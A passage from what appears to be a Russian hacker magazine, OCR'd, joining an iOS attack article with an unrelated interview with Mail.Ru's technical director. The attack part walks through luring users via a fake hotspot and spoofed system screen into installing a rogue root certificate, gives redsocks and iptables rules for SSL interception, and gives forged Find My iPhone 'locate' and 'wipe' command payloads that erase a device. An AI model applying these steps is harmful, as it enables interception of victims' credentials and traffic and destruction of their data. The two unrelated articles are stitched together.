Операционная система iOS, которая используется в iPhone/iPad, была любимым ребенком с хорошей наследственностью (потомок UNIX). Однако порыв сделать систему доступной для сторонних разработчиков и одновременно с этим желание держать их на коротком поводке привели к тому, что даже для такой интимной задачи, как аутентификация, любые приложения используют заранее оговоренный механизм, встроенный в саму ОС, — демон Security Server (securityd). Он же является менеджером паролей, ключей и сертификатов. Сертификаты, пароли, используемые в родных приложениях Apple (например, почты и браузера), сохраняются в базе SQLite с именем keychain-2.db, которая легко находится в джейлбрейкнутых устройствах. А описание формата закодированных данных и исходники securityd-демона можно найти в открытом доступе на сайтах Apple. Для нас интересны две особенности демона securityd:

1. В бинарник демона из коробки зашиты CA сертификаты Apple, которые аутентифицирует сервер при полностью зачищенном или удаленном хранилище keychain-2.db. Причем кроме корневых сертификатов Apple здесь можно найти правительственные сертификаты Японии, США и некоторых других стран. В свете этого обстоятельства использование iOS высшими чиновниками становится особенно пикантно.
2. Контроль подлинности сертификата сервера происходит через последовательную проверку каждым установленным корневым сертификатом (CA). Причем нет никакого приоритета среди установленных CA, так что сервер будет аутентифицирован успешно, если его сертификат может быть удостоверен хотя бы одним CA из хранилища. Это имеет ключевое значение для всего, что будет рассказано далее.

Соответственно, для того, чтобы раскрыть любой SSL-трафик, передаваемый устройством с iOS на борту, нужно решить две задачи: управления трафиком и доставки на устройство своего корневого сертификата. Ниже описан способ, как решить их обе.


ВНЕДРЕНИЕ CA В IOS

Есть три широко известных способа установки корневого сертификата в хранилище iOS:

- через браузер;
- через нативный почтовый клиент;
- через механизм MDM (Mobile Device Management).

Так как для успешного перехвата данных как минимум требуется доступный и простой контроль над трафиком цели, то MDM и почта отпадают — остается первый вариант. Сценарий, который с высокой долей вероятности может привести злоумышленника к цели, использует:

1. Особенности интерфейса управления настройками.
2. Маскировку под системный интерфейс.





WWW

• Описание securityd от Apple: bit.ly/K1bAGs;
• Описание BLOBFORMAT: bit.ly/K1bJtl;
• Гид по системе Push Notification: bit.ly/iCdRmd;
• Описание Notification Payload: bit.ly/eVWx7j.

WARNING

Обрати внимание, что материал представлен исключительно в образовательных целях, чтобы показать изъяны в технологиях, которые на первый взгляд кажутся защищенными. Не повторяй на практике! Это может нанести вред твоему или чужому устройству. Редакция и автор ответственности не несут.

INFO

При отдельном запросе я могу поделиться небольшим сервером, который проделывает все описанное. Но так как он только для лабораторных исследований, то все значения, которые могут меняться от устройства к устройству, типа udid и переменных в URL, в нем захардкожены под мой лабораторный девайс.

Ликующим пользователям Android хочется сказать, что у Google также есть аналогичная APNs технология, позволяющая, к примеру, установить или удалить приложение сразу на всех устройствах. Речь идет о C2DM (Cloud to Device Messaging Framework), и мы подробно рассматривали его в статье «Android-марионетки» (bit.ly/nsvWcb).

Вот так нерадивый пользователь, в погоне за бесплатным инетом, устанавливает себе левый сертификат

3. Непонимание ~99% пользователей iOS основ технологии аутентификации с помощью открытых ключей.

ЖИВОТНАЯ ЖАЖДА ИНТЕРНЕТОВ! :)

Идея вот в чем — поднять свой хотспот с «бесплатным интернетом». Злоумышленник, визуально маскируя iPhone Splashscreen (то окошечко, которое «выезжает снизу» с предложением залогиниться на hotspot) под системный интерфейс, может предложить пользователю «Принять профиль для выхода в интернет» и выполнить необходимые манипуляции — юзер, сам того не понимая, таким образом установит корневой сертификат. При этом для большего успеха злоумышленник может эффектно прикрываться каким-нибудь раскрученным брендом.

Имея такой инструмент, не слишком сложно, находясь в Wi-Fi-радиусе устройства, подсадить пользователя на нужный хотспот (отключив его, например, через старую утилиту aireplay-ng от всех остальных точек) и подождать, когда несчастный захочет воспользоваться Сетью. Конкретно от пользователя требуется три действия:

1. Подтвердить подключение к хотспоту.
2. Нажать «Принять» в открывшемся splashscreen'е.
3. Дважды нажать «Установить» в открывшемся меню настроек.

Вот и все. Самое сложное тут — грамотно настроить хотспот. После того как пользователь установит сертификат, hotspot «пускает» его в интернет, а все SSL-сессии фактически становятся скомпрометированы. Здесь стоит вспомнить, что все приложения на iPhone/iPad работают через демон securityd, а значит, нападающий получает доступ сразу ко всему трафику, начиная с почты и заканчивая PayPal и App Store...

КАК СДЕЛАТЬ MITM УДОБНЫМ?

Идея подобной MITM-атаки не сильно моложе асимметричной криптографии и может быть реализована, к примеру, так:

1 Создается самозваный CA с помощью OpenSSL.
2. Далее поднимается хотспот (я использовал ChilliSpot, www.chillispot.info). Маскировка splashscreen под интерфейс iPhone упрощается за счет какой-нибудь готовой библиотеки стилей, например iWebkit.
3. Далее весь интересный SSL-трафик необходимо направить на специальный прокси-сервер. С этим идеально справляется установленная на шлюзе утилита redsocks (darkk.net.ru/redsocks) с вот таким конфигом:

```
base{log_debug = on; log_info = on; log = "file:/tmp/
reddi.log"; daemon = on; redirector = iptables;}
redsocks { local_ip = 0.0.0.0; local_port = 31337;
ip = 127.0.0.1; port = 31338; type = http-connect; }
```

и правилами iptables:

```
iptables -t nat -N REDSOCKS
iptables -t nat -A REDSOCKS -d 0.0.0.0/8 -j RETURN
iptables -t nat -A REDSOCKS -d 10.0.0.0/8 -j RETURN
iptables -t nat -A REDSOCKS -d 127.0.0.0/8 -j RETURN
iptables -t nat -A REDSOCKS -d 169.254.0.0/16 -j RETURN
iptables -t nat -A REDSOCKS -d 172.16.0.0/12 -j RETURN
iptables -t nat -A REDSOCKS -d 192.168.0.0/16 -j RETURN
iptables -t nat -A REDSOCKS -d 224.0.0.0/4 -j RETURN
iptables -t nat -A REDSOCKS -d 240.0.0.0/4 -j RETURN
iptables -t nat -A REDSOCKS -p tcp --destination-port \
  443 -j REDIRECT --to-ports 31337
iptables -t nat -A REDSOCKS -p tcp --destination-port \
  80 -j REDIRECT --to-ports 31339
iptables -t nat -A PREROUTING -i at0 -j REDSOCKS
```

Из этих правил следует, что в сети нашего хотспота ни один пакет не попадет в интернет. А вот пакеты на заданные порты (443 и 80) лягут на локальные порты шлюза, где их уже будут ждать проксирующие серверы (для открытого HTTP подойдет Burp Proxy). HTTPS в нашем случае ложится в Redsocks (пользуясь случаем, еще раз благодарю коллегу darkk за столь простое и полезное изобретение).

4. Redsocks затем передает трафик в Charles Proxy (www.charlesproxy.com), который уже слушает на 31338-м порту. «Чарльз» хорош тем, что на лету генерирует и подписывает сертификаты для всех хостов, к которым клиент пытается обращаться. Для этого он использует загруженную в него приватную половину сгенерированного корневого сертификата.

С этого момента злоумышленник может проводить MITM-атаки на любые серверы, где не выполняется контроль подлинности клиента.

СИДЕТЬ! ЛЕЖАТЬ! УМРИ!


Теперь, когда в распоряжении есть инструмент для обхода серверной аутентификации, самое время вспомнить об уведомлениях через Push. Так как в технологии используется двухсторонняя аутентификация, то полноценно проксировать данные, не залезая в iPhone за ключами, не получится. Однако стать APNs-сервером, который пройдет аутентификацию на устройстве, уже ничто не мешает. Как только к фальшивому Push-серверу подключится iOS ничего не подозревающего пользователя, злоумышленник может сразу отправить ему сообщение, о котором я уже говорил выше:


```
{
  "serverContext":{
    "tapSendTS":"2012-05-08T18:55:36.668Z",
    "tapSendContext":"fmip"
  }
}
```


Дата здесь не принципиальна, а ключевое слово fmip отдает команду на запуск сеанса связи с Find My iPhone. Получив сообщение, iOS втихую обращается в iCloud, используя HTTPS (причем используется довольно занятная мутация HTTP с впечатляющим количеством заголовков и специфичными кодами). Первым с устройства приходит POST-запрос (исходный «однострочник» приведен к читаемому виду) со следующим телом (здесь и дальше приведена только самая информативная часть):


```
{
  "deviceInfo": {
    "buildVersion": "9B176",
    "aps-token": "285cdaaffeb5f8767233ebdfe3a2df07
                  797ae864e586ce902c321f222f84d333",
    "passcodeConstraintStr": "Enter a four-digit passcode.",
    "deviceColor": "black",
    "productVersion": "5.1",
    "batteryLevel": 0.1292443,
    "deviceName": "iPhone test",
    "locationServicesEnabled": true,
    "findMyiPhone": true,
    "productType": "iPhone2,1",
    "udid": "7beafa302d46b670f0657c00af720c347f5f1eb8",
    "passcodeConstraint": "simple",
    "deviceClass": "iPhone",
    "batteryStatus": "Charging",
    "passcodeIsSet": true
    },
    "serverContext": {
        "tapSendContext": "fmip",
        "tapSendTS": "2012-05-08T21:05:37.132Z"
    },
    "deviceContext": {
        "deviceTS": "2012-05-08T21:05:38.210Z"
    }
}
```


Из него уже можно почерпнуть много интересной информации. Цель этого запроса — узнать команды, которые были адресованы устройству через систему удаленного управления. И тут мы подходим к самому интересному: а что можно послать? Базовый набор обнаруживает себя, если посылать запросы устройству через iCloud. Например, если притвориться сервером, то можно послать команду, которую использует iCloud для определения координат устройства:



Данные, передаваемые по SSL, отображаются в открытом виде!

Перехваченные пароль и логин для доступа к App Store


```
{
    "endThreshold": 10,
    "ackURL": "https://p02-fmip.icloud.com:443/
         fmipservice/findme/403955807/7be6fa307846b67
         0f0346c00af720c347f5f1eb8/ackLocate",
    "decayFactor": 0.7,
    "desiredAccuracy": 40,
    "startThreshold": 2000,
    "locationValidityDuration": 120,
    "id": "6df3ff6f-f365-499e-b921-93641206bffa",
    "enqueueTimestamp": 1336505766732,
    "cmd": "locate",
    "includeTrackingInfo": false,
    "overridenCommandDomain": null,
    "locationTimeout": 120,
    "findMyiPhone": true,
    "responseTimeStamp": 1336505766732
}
```


Через некоторое время (если оно нужно для установки координат) устройство отдаст весьма подробный ответ:


```
{
  "locationFinished": false,
  "deviceContext": {
    "cmdId": "6df56f6f-f445-499e-b921-93641006bffa",
    "deviceTS": "2012-05-08T19:36:11.391Z"
  },
  "deviceInfo": {
    "udid": "77be6fa307846b670f0346c00af720c347f5f1eb8"
  },
  "alt": 141.3043212890625,
  "positionType": "Wifi",
  "vertAcc": 10,
  "longitude": 37.5862605508342,
  "latitude": 55.72784808181711,
  "statusCode": 200,
  "timestamp": "2012-05-08T19:36:09.195Z",
```

```
  "horizontalAccuracy": 71.1873037658878
}
```

Но какой толк в GPS-координатах, когда жертва и так висит на специально поднятом хотспоте? :) Гораздо аппетитней другая базовая команда — wipe, которая уничтожает все данные и откатывает устройство к заводским настройкам. Все, что нужно злоумышленнику для проведения такого нападения, — ответить устройству:

```
{
    "message": "",
    "id": "06c0a5f9-5126-4428-b875-59acbb956714",
    "enqueueTimestamp": 1336510929036,
    "cmd": "wipe",
    "pin": "",
    "overridenCommandDomain": null,
    "ackURL": "https://p02-fmip.icloud.com:443/
         fmipservice/findme/408888807/0346c
         a302d46b670f0346c00af720c347f5f1eb8/ack",
    "responseTimeStamp": 1336510929032,
    "verifyURL": "https://p02-fmip.icloud.com:443/
         fmipservice/findme/408888807/0346c
         7802d46b670f0346c00af720c347f5f1eb8/wipeVerify"
}
```

Здесь нужно понимать, что параметры «408888807/0346c 7802d46b670f0346c00af720c347f5f1eb8/» в URL индивидуальны для каждого устройства (однако они извлекаются из тех адресов, к которым обращается устройство). Поле id — уникальный идентификатор сообщения: если он будет использоваться для какого-то сообщения повторно, то оно не будет обработано. Итак, после получения такого ответа устройство подтвердит получение, отправив на verifyURL сообщение:

```
{
  "id": "06c0a5f9-5126-4428-b875-59acbb956714",
  "ackURL": "https:\/\/p02-fmip.icloud.com:443\/
         fmipservice\/findme\/408888807\/0346c
         7802d46b670f0346c00af720c347f5f1eb8\/ack",
  "deviceContext": {
    "deviceTS": "2012-05-08T21:05:39.604Z"
  },
  "enqueueTimestamp": 1336510929036,
  "responseTimeStamp": 1336510929032,
  "deviceInfo": {
    "buildVersion": "9B176",
    "aps-token": "285cda0ffeb5ff767233ebdfe3a4df07
                  797ae864e586ce902c321f222f84d333",
    "passcodeConstraintStr": "Enter a four-digit passcode.",
    "deviceColor": "black",
    "productVersion": "5.1",
    "batteryLevel": 0.1292443,
    "locationServicesEnabled": true,
    "findMyiPhone": true,
    "productType": "iPhone2,1",
    "udid": "7beafa302d46bffff0346c00af720c347f5f1eb8",
    "passcodeConstraint": "simple",
    "deviceClass": "iPhone",
    "passcodeIsSet": true
  },
  "overridenCommandDomain": null,
  "message": "",
  "statusMessage": "OK",
  "verifyURL": "https:\/\/p02-fmip.icloud.com:443\
         /fmipservice\/findme\/408888807\/0346c
         7802d46b670f0346c00af720c347f5f1eb8\/wipeVerify",
  "cmd": "wipe",
  "pin": "",
  "cmdContext": {
    "ackURL": "https:\/\/p02-fmip.icloud.com:443\
         /fmipservice\/findme\/408888807\/0346c
         7802d46b670f0346c00af720c347f5f1eb8\/ack",
    "message": "",
    "id": "06c0a5f9-5126-4428-b875-59acbb956714",
    "verifyURL": "https:\/\/p02-fmip.icloud.com:443\
         /fmipservice\/findme\/408888807\/0346c
         7802d46b670f0346c00af720c347f5f1eb8\/wipeVerify",
    "enqueueTimestamp": 1336510929036,
    "cmd": "wipe",
    "responseTimeStamp": 1336510929032,
    "pin": "",
    "overridenCommandDomain": null
  },
  "statusCode": 200
}
```

ПОЛУЧИВ КОМАНДУ, IOS НЕЗАМЕДЛИТЕЛЬНО ЗАПУСКАЕТ ПРОЦЕСС ПОЛНОГО УНИЧТОЖЕНИЯ ВСЕХ ПОЛЬЗОВАТЕЛЬСКИХ ДАННЫХ

Получив в ответ код 200 (код 200 — HTTP-статус-код, который свидетельствует о корректной обработке запроса), iOS незамедлительно запускает процесс полного уничтожения всех пользовательских данных, перерождаясь девственно чистой, как с прилавка! Здесь стоит вспомнить про полезный баг: если ты случайно запустил wipe на чужом iPhone, то сразу после угасания экрана сделай ему soft reset двумя кнопками. Если успеешь, то после перезагрузки процесс не возобновится и все будет, как раньше. А если боишься не успеть и все-таки собираешься экспериментировать, то сделай бэкап в iCloud.

ИТОГ. ИЛИ ТОЛЬКО НАЧАЛО?

Этот материал лишь немного проливает свет на внутреннюю кухню Apple, про которую в публичном доступе нет никакой документации. Чтобы расширить и закрепить успех, необходимо продолжать исследования в нескольких направлениях:

1. Поиск возможностей доступа к данным через интерфейс удаленного управления. Есть все основания предполагать, что одними командами wipe и locate дело не ограничивается.
2. Поиск способов создания элементов присутствия на скомпрометированных устройствах (загрузка поддельных обновлений как один из вариантов).
3. Оптимизация процедуры доставки сертификата.

Кроме этого, в статье обозначен новый социальный вектор нападения на мобильные устройства — внедрение самозваного корневого сертификата, который неплохо бы изучить на всех популярных платформах. И в 1001-й раз было доказано: даже хорошая криптография в руках того, кто не знает, что это, подчас теряет всякий смысл. А Apple'у, несмотря на колоссальную и, в общем, хорошо проделанную работу над безопасностью, остается порекомендовать пересмотреть политику равноправия всех корневых сертификатов и как-то научиться доносить до своей аудитории, что не все корневые сертификаты одинаково полезны. Только вот реально ли это?



ТЕХДИР MAIL.RU
ВЛАДИМИР ГАБРИЕЛЯН

Mail.Ru — это давно не просто почтовая служба, которой все мы когда-то пользовались. Теперь это микс из самых разных сервисов, включая социальные сети, мессенджеры и онлайн-игры. Наш гость — человек, который отвечает в компании за технологии. Придя в Mail.Ru на позицию простого UNIX-администратора, Владимир Габриелян сумел стать техническим директором Mail.Ru Group и сейчас готов рассказать о том, как проекты компании устроены изнутри.

ОДИННАДЦАТЬ ЛЕТ НАЗАД В MAIL.RU РАБОТАЛО 60 ЧЕЛОВЕК И ОКОЛО 200 СЕРВЕРОВ. ОСНОВНЫМ ПРОЕКТОМ БЫЛА ПОЧТА

О КАРЬЕРЕ

Компьютеры и информационные технологии всегда были моим хобби и остаются им до сих пор. У меня нет образования в области информационных технологий. Зато есть опыт, уже, можно сказать, пятнадцатилетний.

В Mail.Ru я пришел одиннадцать лет назад, простым сисадмином. В компанию попал почти случайно — здесь работал мой товарищ, который и позвал мне «к себе». Сначала я руководил системными администраторами, потом, через пару лет, стал техническим руководителем почты, а в 2005 году — техническим директором.

Одиннадцать лет назад в Mail.Ru работало 60 человек и около 200 серверов. Основным проектом была почтовая служба — и это по большому счету все, что тогда было.

Сейчас компания выросла, но в ней по-прежнему чувствуется дух стартапа. Здесь открыт путь любым изменениям и новым идеям, что очень приятно. У нас нет каких-либо жестких правил, вроде «мы ходим только с левой ноги». Ты каждый день можешь привносить что-то новое в свой рабочий процесс, в техническую жизнь компании.

Важно, чтобы работа тебе нравилась. Даже если приходится работать сверхурочно, даже если приходится делать что-то сложное — это все равно удовольствие. Конечно, такой подход дает огромное преимущество перед людьми, которые просто исполняют свои обязанности. «В 11 пришел, в 8 ушел» — не наш случай.

ЧЕЛЕНДЖИ MAIL.RU GROUP

Одиннадцать лет назад нашим основным проектом была только почта. Уже потом появились социальные сети, мессенджер и так далее. Сейчас почта тоже является важным для нас проектом, но есть и другие крупные подразделения.

Одно из важных в истории компании событий произошло в 2003 году. В тот момент, когда безоговорочно царствовала ICQ, мы собрались и подумали, что одного мессенджера на такую огромную страну, как Россия, будет мало. Но взять и «подвинуть» ICQ? Это была большая авантюра. Даже я немножечко сомневался в успехе, а среди моих знакомых и друзей вообще почти никто не верил, что нам удастся потеснить ICQ на этом рынке. Так мы запустили собственный мессенджер, который называется Mail.Ru Агент (хотя ваши читатели, наверное, его и недолюбливают — изначально им пользовались больше обычные люди, чем IT-шники). Сегодня же это первый мессенджер по количеству пользователей в России, а ICQ, на которую мы равнялись, вошла в состав Mail.Ru Group.

Разработка мессенджера стала для нас увлекательным испытанием. Сделать мессенджер таким, чтобы он не требовал огромного парка серверов, но в то же время позволял нескольким миллионам пользователей быть онлайн, — довольно тяжелая задача. К тому же одно дело разрабатывать веб-сервисы и совсем другое — клиентские приложения. К примеру, мы и представить не могли, с какими проблемами столкнемся для реализации голосовой связи. Передать голос просто, но сделать так, чтобы голос мог передаваться на плохом канале, с нестабильной связью, чтобы при этом у вас не было отставания и эха, — это уже целая наука. Такие задачи требуют не только умения хорошо кодить, но и отличного знания математики.

Следующей серьезной вехой, если говорить о развитии продуктов, стали социальные сети. Мы запустили свою социальную сеть «Мой Мир», а уже, так скажем, «в новейшей истории» к нам присоединились «Одноклассники». Сложная задача — разработать архитектуру социальной сети так, чтобы, с одной стороны, у вас на странице было большое количество данных с разных серверов, а с другой стороны, все продолжало работать и не тормозило, если вдруг какой-то сервер или кластер серверов отвалится. Нужно было обеспечить устойчивую работу с информацией из огромного числа хранилищ. Эту задачу мы решали довольно долго.

Все эти продуктовые изменения несли за собой огромное количество изменений технологических. Ведь когда парк серверов растет со ста с небольшим машин до десяти с чем-то тысяч, приходится менять подходы буквально ко всему.

Сейчас мы осваиваем разработку поисковых технологий. Для нас создание поиска было и остается и новым, и сложным. И это очень интересно. :)

R&D

Под каждый проект у нас существует собственная команда разработки. К примеру, команда разработки поиска, команда почты, команда мессенджеров и так далее. Команда разработчиков нанимается под каждый отдельный проект и увеличивается/уменьшается в зависимости от того, как этот проект работает. Сейчас таких команд около двадцати пяти. В зависимости от масштаба проекта команда может насчитывать от пяти до шестидесяти человек.

Наш стек выглядит следующим образом: те части программных комплексов, которые работают под высокой нагрузкой, мы в основном разрабатываем на C/C++. На Perl мы делаем те части, которые подвергаются частой модификации, и те, которые дорого или неудобно разрабатывать на C. Также мы используем Python и совсем чуть-чуть Ruby.

В нашем случае совершенно отказаться от Perl уже, наверное, невозможно — у нас гигабайты кода на нем. Все это жалко выбрасывать, к тому же это не имеет никакого смысла. У нас очень хорошая команда Perl-разработчиков. Вообще, не так уж важно, на каком языке вы программируете. Вы либо программируете, либо нет. Если вы хороший программист и сталкиваетесь с модулями на Perl, рано или поздно вы его выучите — это очень простой язык. Он хорош именно своей простотой.



Практически все инженеры Mail.Ru используют для работы несколько мониторов

Здесь в Mail.Ru Group варятся игры :)

Система разработки строится так: вы работаете в своей рабочей группе. Когда вы делаете commit (изменения в коде), ваш руководитель должен сделать проверку вашего кода (мы это называем «ревью») — после этого код попадает в тестовую ветку. Тестовую ветку вы сами можете выложить на свои тестовые серверы и посмотреть, как все работает. Когда вы завершили какую-то большую задачу и написали все, что для нее необходимо, руководитель отдела разработки передает это в отдел эксплуатации. Он рассказывает, что было сделано, какие повлекло за собой изменения, и с этого момента уже начинается работа сисадминов. Только они имеют доступ к продакшену, только они могут задеплоить то, что написали разработчики. Таким образом, они же несут ответственность за работу продакшена, и они дадут вам фидбэк о том, произошла ли какая-то проблема при развертывании вашего кода.

Разумеется, мы используем только Open Source технологии и Linux. Дело в том, что нагрузки очень высоки, и часто приходится сталкиваться с чем-то в первый раз. А когда у вас есть исходный код и проблема загоняет вас в угол, Open Source позволяет в крайнем случае просто открыть исходник и поправить там то, что вам не нравится. Это происходит не так часто, но сама возможность сделать это, если необходимо, дорогого стоит.

К примеру, часто операционная система не поддерживает новое железо. Так что самый распространенный случай — нужно написать какие-то драйверы. Также мы используем довольно много различных балансировщиков. Соответственно, место в ядре, которое отвечает за сеть и которое мы можем использовать для балансировки, нами очень сильно оптимизировано. Или, например, нам часто приходится править что-то в nginx, чтобы вся наша система работала еще быстрее.

Мы часто правим баги. Мы внутри Mail.Ru Group обычно начинаем тестировать продукты раньше, чем они становятся стабильными, поэтому исправлять ошибки нам не привыкать. Свежий пример. В поиске мы используем Hadoop и Hbase в качестве хранилища, и это тоже довольно сырой продукт. Так вот, он весь «истоптан» нашими патчами и фиксами — и чтобы сделать его более стабильным, и чтобы заточить его под нашу поисковую систему.

Делать коммит в открытые проекты только для себя или сделать его публичным — всегда решает сама команда разработки. Следует по-



Работы в Mail.Ru очень много, но и способов отдохнуть и перевести дух предостаточно



Таинственная Sound Team

нимать: чтобы сделать любой продукт публичным (даже свой собственный патч), нужно выполнить бОльшую работу, чем если делать тот же патч для себя. Поэтому каждая команда разработки решает, насколько ее детище будет полезно обществу.

У нас, кстати, есть и свой собственный Open Source продукт — Tarantool. Изначально цели делать открытый проект, конечно, не было. Более того, я вообще не верю, что можно сделать продукт в вакууме — вот соберемся мы с вами и сделаем некий хороший продукт. Как правило, сначала ты сталкиваешься с какими-то потребностями, которые никто не может покрыть, потом делаешь продукт для себя и в какой-то момент понимаешь, что получилось неплохо — этот продукт можно отдать. Именно так произошло с нашим key-value storage, и я лично могу порекомендовать его всем, кто работает с высокими нагрузками и кому нужно надежное хранение данных.

Tarantool — это key-value база данных. Мы не можем позволить себе терять данные, поэтому для нас она важна в первую очередь скоростью и тем, что позволяет бэкапить данные и не терять их при перезагрузке сервера. На тот момент, когда мы начинали ее разрабатывать, ничего похожего не существовало. Мы используем эту разработку в огромном количестве наших продуктов и можем гарантировать, что будем поддерживать ее всегда. То есть можно без страха брать и использовать ее в своих продуктах, рассчитывая на нашу команду разработки.

Как сделать достойный Open Source проект? Мы поняли, что не знаем ответа на этот вопрос. Просто выложить репозиторий с кодом в открытый доступ — явно недостаточно. Поэтому мы искали человека, который знает, как именно это делается. В итоге проектом занимается Костя Осипов, который раньше работал в MySQL. Дело в том, что тогда у нас не было опыта развития Open Source продуктов. Это все-таки немного другая идеология, чем написание софта на заказ и тому подобные вещи. Для этого нужно уметь работать в комьюнити, нужно уметь привлекать в него людей, уметь рассказать людям, почему ты лучше, чем другие. А Костя в MySQL очень много работал с Open Source продуктами: он понимает и знает, как все это делается. Мы искали именно такого человека.

СЛУЖБА ЭКСПЛУАТАЦИИ

У нас шесть дата-центров, все они находятся в Москве. К сожалению, инфраструктура нашей страны такая, что за пределами столицы дата-центры делать бессмысленно. Проблема кроется в каналах: дата-центр можно построить хоть на Урале, но протянуть туда канал уже проблематично.

На данный момент мы ориентированы на рынок России и стран СНГ. Большинство наших пользователей находятся здесь, поэтому развивать дата-центры в Европе или США нам пока не очень интересно. Мы хотели бы иметь дата-центры по России, но тут есть ограничение — в стране построено недостаточно каналов, чтобы прокачивать большие объемы трафика внутри страны (между дата-центрами). На сегодняшний день емкость каналов Mail.Ru Group составляет примерно полтерабита, а реального трафика у нас около 280 Гбит/с. Но для того, чтобы объединить в кольцо серверы, которые находятся, к примеру, на Урале, потребовались бы баснословные деньги. Стоимость каналов превысит стоимость строительства всего дата-центра. Это и является основной проблемой.

В компании за то, чтобы все работало, отвечает единая команда эксплуатации. Попробую перечислить, кто в нее входит. Это системные администраторы, которые занимаются администрированием наших проектов. Отдельная дежурная служба, которая 24 часа в сутки наблюдает за нашими серверами, вовремя замечает и исправляет проблемы. Служба эксплуатации дата-центров, которая следит, чтобы там все время были свет и холод. Служба инженеров, которая отвечает за то, чтобы у нас появлялись новые серверы. Сложно звучит, но на самом деле, если ставить сотни новых серверов в месяц, то требуется отдельная служба, которая будет подключать новое оборудование и заменять старое, вышедшее из строя.

Мы стараемся отойти от «работы руками». Не секрет, что чем больше ручной настройки вы производите, тем больше вероятность ошибки. Соответственно, после того, как к вам приехала коробка с сервером, вы его распаковываете, вставляете в стойку, а дальше остается только подсоединить Ethernet и в появившемся меню сетевого загрузчика определить тип системы, которая будет поставлена. Грубо говоря, будет ли этот сервер фронтендом или хранилищем. Дальше он настраивается автоматически, а по окончании его setup'а система вводится в работу и подключается к системе мониторинга.

Деплой (развертывание) полностью автоматизирован. Ребята занимаются только тем, что постоянно улучшают систему деплоя. Когда

КОГДА ПРОБЛЕМА ЗАГОНЯЕТ ВАС В УГОЛ, OPEN SOURCE ПОЗВОЛЯЕТ В КРАЙНЕМ СЛУЧАЕ ПРОСТО ОТКРЫТЬ ИСХОДНИК И ПОПРАВИТЬ ТАМ ТО, ЧТО ВАМ НЕ НРАВИТСЯ

серверов много, это может стать узким местом в развитии компании. Зато мы можем одновременно поставить тысячу серверов, останется только прикрутить их к стойке и воткнуть хвостики Ethernet'а.

ВНУТРЕННИЕ СТАРТАПЫ

Futubra — своего рода эксперимент. Мы запустили стартап внутри большой компании и решили посмотреть, что из этого выйдет.

Первоначальная идея заключалась в том, чтобы дать возможность ребятам сделать что-то новое. Важно понимать, что, когда вы приходите работать в большую компанию (несмотря на то, что Mail.Ru Group крайне демократична), все равно есть какие-то общепринятые вещи и технологии, которые мы используем. А если вы работаете в нашем стартапе, у вас есть только одно правило: правил нет. Вы делаете, что хотите, и пробуете свои силы в создании нового продукта.

Разработчикам был дан полный карт-бланш. У Futubra отдельная команда, они могут использовать или не использовать те вещи, которые приняты у нас. Они пытаются делать новый продукт, какого в Mail.Ru Group еще не делали. Пока у ребят все получается.

СТЕК ТЕХНОЛОГИЙ

Сначала стоит сказать, на чем мы работаем. Основная база данных у нас — MySQL, плюс наша NoSQL СУБД Tarantool. В качестве веб-сервера мы используем свою собственную разработку, nginx и Apache, в качестве почтового сервера — свой fork Exim'a, у нас есть даже такие сравнительно редко встречающиеся вещи, как собственный DNS-сервер. Из «больших кусков» — это всё, плюс еще огромное количество модулей, которые мы писали для себя сами.

